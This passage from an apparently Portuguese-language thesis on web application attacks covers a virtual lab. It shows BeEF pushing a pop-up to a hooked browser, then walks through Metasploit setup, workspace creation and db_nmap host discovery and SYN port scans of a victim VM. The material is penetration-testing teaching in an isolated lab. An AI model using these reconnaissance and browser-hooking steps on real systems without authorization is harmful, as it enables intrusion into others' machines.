

Figura 26 - Ataques disponíveis no BeEF para realizar no navegador infectado.

Na aba "*Commands*" foi escolhida a opção "Browser->Hooked Domain->*Create Alert Dialog*", que cria uma janela *pop-up* com uma mensagem especificada para executar no navegador infectado. A saída é mostrada na figura 27.



Figura 27 - BeEF execução de um ataque que cria uma janela pop-up no navegador infectado.

4.4 Metasploit

Antes de discutir o terceiro tipo de ataque, Broken Authentication, será apresentada a ferramenta Metasploit® com mais detalhes, pois ela é essencial na discussão do último tipo de ataque deste trabalho.

O Metasploit® é uma plataforma completa para realizar teste de vulnerabilidade e executar *exploits* [48, p. 85]. Ela dispõe de 3 versões: *Pro*, *Community* e *Framework*. A versão *Pro* é indicada para profissionais de segurança que atuam fazendo testes de penetração, a versão *Community* é direcionada para pequenos negócios e estudantes e a versão *Framework* é voltada para desenvolvedores e pesquisadores [49]. Será usada a versão *Framework* já instalada por padrão no Kali Linux® [50]. Execute o comando "apt update; apt install metasploit-framework" para atualização da ferramenta. Após a atualização, é necessário inicializar o banco de dados PostgreSQL com o comando "service postgresql start". Para verificar se o serviço foi executado com sucesso, digite o comando "service --status-all | grep postgresql" e, se for retornado "[+] postgresql", significa que o serviço foi iniciado corretamente. O comando anterior mostra na tela o *status* de todos os

serviços e, após o símbolo “|”, o *software* “grep” filtra a saída e mostra apenas as linhas em que apareça a palavra “postgresql”. Com o PostgreSQL iniciado, é necessário iniciar o banco de dados do Metasploit® com o comando “msfdb init”. Digite o comando “msfconsole” para iniciar a ferramenta. Uma vez iniciada, entre com “db_status” para verificar se a ferramenta está conectada ao banco de dados como mostra na figura 28.

A ferramenta Metasploit® é dividida em módulos: *exploits*, *auxiliary*, *post*, *payloads* e *encoders*. O módulo *exploits* utiliza *payloads* para se aproveitar de vulnerabilidades. O módulo *auxiliary* é composto por *exploits* auxiliares que não possuem *payloads*. *Payload* é o código executado através de um *exploit*. O módulo *post* é usado quando uma determinada vulnerabilidade foi explorada usando um *exploit*. *Encoders* são códigos que mapeiam um formato em outro. Por exemplo, pode-se utilizar um *encoder* para codificar um código de uma imagem e transformá-lo em caracteres alfanuméricos [51].



Figura 28 - Iniciar PostgreSQL e o Metasploit®.

Um conceito importante sobre o Metasploit® é o de *Workspace*, que corresponde ao espaço reservado para armazenar informações sobre um escopo. Para melhor entendimento, será mostrado um ataque completo utilizando *Workspace*. Inicialmente, pode-se verificar as opções digitando “workspace -h”. Para listar todos os *workspaces* digita-se “workspace -v”, percebe-se que existe apenas o “workspace default”. Para adicionar um novo *workspace*, que será chamado de “tcc”, digite “workspace -a tcc” e liste novamente para confirmar sua criação e verificar qual está selecionado para uso (figura 29). Verifica-se que já está selecionado o *workspace* “tcc”. Porém, se assim não fosse, para

selecioná-lo, bastaria digitar “workspace tcc”.



Figura 29 - Criação do workspace tcc.

O Metasploit® possui integração com algumas ferramentas. Neste trabalho é mostrada a integração com o Nmap©. A integração consiste na coleta de informações do resultado do comando “db_nmap” e o seu armazenamento em tabelas do banco de dados da ferramenta. Já se sabe que existe uma VM na mesma rede que a atacante e qual seu endereço IP. Contudo, isso não ocorre em uma situação real. Portanto, basta digitar o comando “db_nmap -sn -n -v --exclude 102.168.56.103 192.168.56.101-200”.

Nesse comando, a opção “-sn” define um scanning utilizando a ferramenta Ping, a opção “-n” informa para nunca resolver o DNS, a opção “-v” mostra informações na tela durante a execução do comando, a opção “--exclude <IP>” exclui o endereço <IP> do scanning e a opção “192.168.56.101-200” procura por máquinas sequencialmente desde 192.168.56.101 até 192.168.56.200 (figura 30). Para verificar todas as opções do comando

"db_nmap", digite “db_nmap -h”.



Figura 30 - Saída do comando db_nmap.

Encontrada a VM que está *up*, ou seja, que respondeu ao comando “ping” do *scanning* do Nmap, basta digitar “db_nmap -F -sS -n -v --reason –open 192.168.56.104” para fazer um *scanning* específico e descobrir os serviços e as portas abertas para essa VM em particular. Explicando o comando anterior, a opção “-F” indica que o comando pode ser executado no modo *fast* (esse modo verifica as 100 portas mais comuns e pode gerar vários alarmes indicando um ataque, entretanto, para fins desse trabalho, é mais importante que o comando seja executado rapidamente e também que não haja nenhuma ferramenta para detecção de ataques no laboratório virtual); “-sS” significa um “Syn *scanning*” (esse

método permite determinar o serviço em determinada porta de comunicação sem estabelecer uma conexão completa [52]); “--reason” indica o motivo do estado atual da porta, “--open” é para apenas mostrar no resultado os serviços com as portas abertas; e, por último, o endereço IP da VM encontrada no estado *up* pela execução do comando anterior. A saída desse comando é mostrada na figura 31.



Figura 31 - Saída do comando db_nmap para a VM vítima

Após a execução, pode-se verificar na figura 32 a integração do “Nmap” com o Metasploit® usando os comandos “hosts” e “services”, que mostra as VMs e seus serviços para o *workspace* atual.



Figura 32 - Saída dos comandos "hosts" e "services".

Como foi dito anteriormente, a opção "-F" para o comando "db_nmap" não faz o *scanning* de todas as portas da VM. Para isso, basta digitar "db_nmap -p 0-65535 -sS -n -v --reason --open 192.168.56.104". A opção "-p 0-65535" indica que o *scanning* deve ser feito da porta "0" até a porta "65535". Verifica-se, na figura 33, que foi descoberta mais uma porta aberta e as novas informações foram automaticamente adicionadas às tabelas, como na figura 34.

